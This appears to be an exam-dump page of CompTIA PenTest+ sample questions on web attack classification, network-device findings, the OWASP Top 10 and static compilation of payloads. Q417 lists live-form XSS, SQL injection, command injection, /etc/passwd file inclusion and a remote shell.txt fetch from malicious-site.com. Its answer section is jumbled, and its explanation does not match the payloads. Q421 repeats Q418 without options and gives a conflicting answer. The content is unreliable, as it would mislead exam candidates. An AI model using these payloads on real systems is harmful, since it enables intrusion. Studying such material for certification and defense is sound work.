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CompTIA

Certification Details

CompTIA Pentest+ (PT0-002)



Prior Certification

Not required



Exam Validity

3 years



Exam Fee

\$381



Exam Duration

165 minutes



No. of Questions

Max 85 Questions



Passing Marks

750 (on a scale of 100-900)



Recommended Experience

Minimum of three-to-four years of hands-on information security-related experience.



Exam Format

Multiple choice and performance-based



Languages

English, and Japanese to follow

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CompTIA PenTest+ certification exam is a comprehensive certification that covers the latest techniques and technologies used in penetration testing. PT0-002 exam is intended for professionals who are seeking to showcase their proficiency in the field of ethical hacking and penetration testing. Additionally, it is ideal for those who want to stay up to date with the changing landscape of cybersecurity threats and technologies. By earning this certification, professionals can prove their skills to potential employers and clients and thus increase their employability and credibility in the industry.

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CompTIA PenTest+ Certification Sample Questions (Q417-Q422):

NEW QUESTION # 417

You are a security analyst tasked with hardening a web server.

You have been given a list of HTTP payloads that were flagged as malicious.

INSTRUCTIONS

Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

HTTP Request Payload Table

Payloads

```
#inner-tab"><script>alert(1)</script>
```

Vulnerability Type

Remediation

```
item=widget';waitfor%20delay%20'00:00:20';--
```

```
item=widget%20union%20select%20null,null,@@version;--
```

```
search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e
```

```
item=widget'+convert(int,@@version)+'
```

```
site=www.exe'ping%20-c%2010%20localhost'mple.com
```

▼
Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect

▼
Parameterized queries
Preventing external calls
Input Sanitization .. , \ , / , sandbox requests
Input Sanitization ' , : , \$, [,] , (,) ,
Input Sanitization * , ' , < , > , ~ ,

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SQL Injection (Stacked)

▼
Parameterized queries
Preventing external calls
Input Sanitization .. , \ , / , sandbox requests
Input Sanitization ' , : , \$, [,] , (,) ,

logfile=%2fetc%2fpasswd%00

lookup=\$(whoami)

logFile=http:%2f%2fwww.malicious-site.com%2fshell.txt

SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect

Input Sanitization ' , < , > , - ,

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Answer:

Explanation:

HTTP Request Payload Table

Payloads

#inner-tab"><script>alert(1)</script>

item=widget';waitfor%20delay%20'00:00:20';--

Vulnerability Type

Remediation

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DOM-based Cross Site Scripting
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DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)

Parameterized queries
Preventing external calls
Input Sanitization .. , \ , / , sandbox requests
Input Sanitization ' , : , \$, [,] , (,) ,

item=widget%20union%20select%20null,null,@@version;--

SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect

Input Sanitization ' , < , > , -

search=Bob"%3e%3cimg%20src%3da%20onerror%3dalent(1)%3e

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DOM-based Cross Site Scripting
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Parameterized queries
Preventing external calls
Input Sanitization .. , \ , / , sandbox requests
Input Sanitization ' , : , \$, [,] , (,) ,
Input Sanitization ' , < , > , -

item=widget'+convert(int,@@version)+'

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Input Sanitization ' , : , \$, [,] , (,) ,
Input Sanitization ' , < , > , -

site=www.exe'ping%20-c%2010%20localhost'mple.com

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Input Sanitization ' , : , \$, [,] , (,) ,
Input Sanitization ' , < , > , -

redir=http:%2f%2fwww.malicious-site.com

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logfile=%2fetc%2fpasswd%00

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Input Sanitization .. , \ , / , sandbox requests
Input Sanitization ' , : , \$, [,] , (,) ,
Input Sanitization ' , < , > , -

lookup=\$(whoami)

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Input Sanitization ' , : , \$, [,] , (,) ,
Input Sanitization ' , < , > , -

logFile=http:%2f%2fwww.malicious-site.com%2fshell.txt

Command Injection	Parameterized queries
DOM-based Cross Site Scripting	Preventing external calls
SQL Injection (Error)	Input Sanitization ... \, /, sandbox requests
SQL Injection (Stacked)	Input Sanitization ' ; , \$, [,] , (,) , !
SQL Injection (Union)	Input Sanitization * , < , > , - ,
Reflected Cross Site Scripting	
Local File Inclusion	
Remote File Inclusion	
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Command Injection	Parameterized queries
DOM-based Cross Site Scripting	Preventing external calls
SQL Injection (Error)	Input Sanitization ... \, /, sandbox requests
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SQL Injection (Union)	Input Sanitization * , < , > , - ,
Reflected Cross Site Scripting	
Local File Inclusion	
Remote File Inclusion	
URL Redirect	

Explanation

1. Reflected XSS - Input sanitization (< ...)
2. Sql Injection Stacked - Parameterized Queries
3. DOM XSS - Input Sanitization (< ...)
4. Local File Inclusion - sandbox req
5. Command Injection - sandbox req
6. SQLi union - paramtrized queries
7. SQLi error - paramtrized queries
8. Remote File Inclusion - sandbox
9. Command Injection - input sanit
10. URL redirect - prevent external calls

NEW QUESTION # 418

A penetration tester recently completed a review of the security of a core network device within a corporate environment. The key findings are as follows:

* The following request was intercepted going to the network device:

GET /login HTTP/1.1

Host: 10.50.100.16

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Accept-Language: en-US,en;q=0.5

Connection: keep-alive Authorization: Basic WU9VUilOQU1FOnNIY3JldHBhc3N3b3jk

* Network management interfaces are available on the production network.

* An Nmap scan returned the following:

Port	State	Service	Version
22/tcp	open	ssh	Cisco SSH 1.25 (protocol 2.0)
80/tcp	open	http	Cisco IOS http config
_https-title: Did not follow redirect to https://10.50.100.16			
443/tcp	open	https	Cisco IOS https config

Which of the following would be BEST to add to the recommendations section of the final report? (Choose two.)

- A. Enforce enhanced password complexity requirements.
- B. Implement a better method for authentication.
- C. Create an out-of-band network for management.
- D. Disable or upgrade SSH daemon.
- E. Disable HTTP/301 redirect configuration.
- F. Eliminate network management and control interfaces.

Answer: B,C

Explanation:

The key findings indicate that the network device is vulnerable to several attacks, such as sniffing, brute-forcing, or exploiting the SSH daemon. To prevent these attacks, the best recommendations are to create an out-of-band network for management, which means a separate network that is not accessible from the production network, and to implement a better method for authentication, such as SSH keys or certificates. The other options are not as effective or relevant.

NEW QUESTION # 419

Which of the following BEST describe the OWASP Top 10? (Choose two.)

- A. A web-application security standard
- B. A checklist of Apache vulnerabilities
- C. The risks defined in order of importance
- D. A list of all the risks of web applications
- E. A risk-governance and compliance framework
- F. The most critical risks of web applications

Answer: C,F

Explanation:

These two options best describe the OWASP Top 10, which stands for Open Web Application Security Project Top 10 and is a list of the most critical web application security risks based on data from various sources and experts. The list is updated periodically to reflect changes in technology and threat landscape. The list also ranks the risks in order of importance based on their prevalence, impact, and ease of exploitation or remediation. The other options are not accurate descriptions of the OWASP Top 10. The list does not cover all the risks of web applications, but rather focuses on the most common and severe ones. The list is not a web application security standard, but rather a guideline or reference for developers, testers, and security professionals. The list is not a risk-governance and compliance framework, but rather a resource or tool for identifying and mitigating web application vulnerabilities. The list is not a checklist of Apache vulnerabilities, but rather a general list of web application risks that apply to any web server or platform.

NEW QUESTION # 420

Which of the following is the most effective method for ensuring a payload or exploit will run regardless of the operating system version?

- A. Dynamic libraries
- B. Static compilation
- C. Shared objects
- D. Dynamic binary

Answer: B

Explanation:

Static compilation ensures that all the necessary libraries and dependencies are bundled with the payload or exploit at the time of compilation. This eliminates reliance on the target system's library versions or availability, making it more likely that the payload will run regardless of the operating system version. This aligns with CompTIA Pentest+ objectives under exploit development and scripting to enhance exploit reliability.

NEW QUESTION # 421

A penetration tester recently completed a review of the security of a core network device within a corporate environment. The key findings are as follows:

* The following request was intercepted going to the network device:

GET /login HTTP/1.1


Host: 10.50.100.16

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Accept-Language: en-US,en;q=0.5

Connection: keep-alive Authorization: Basic WU9VUilOQU1FOnNIY3JldHBhc3N3b3Jk

* Network management interfaces are available on the production network.

* An Nmap scan returned the following:



Port	State	Service	Version
22/tcp	open	ssh	Cisco SSH 1.25 (protocol 2.0)
80/tcp	open	http	Cisco IOS http config
_https-title: Did not follow redirect to https://10.50.100.16			
443/tcp	open	https	Cisco IOS https config

Which of the following would be BEST to add to the recommendations section of the final report? (Choose two.)

- Answer: C,D**

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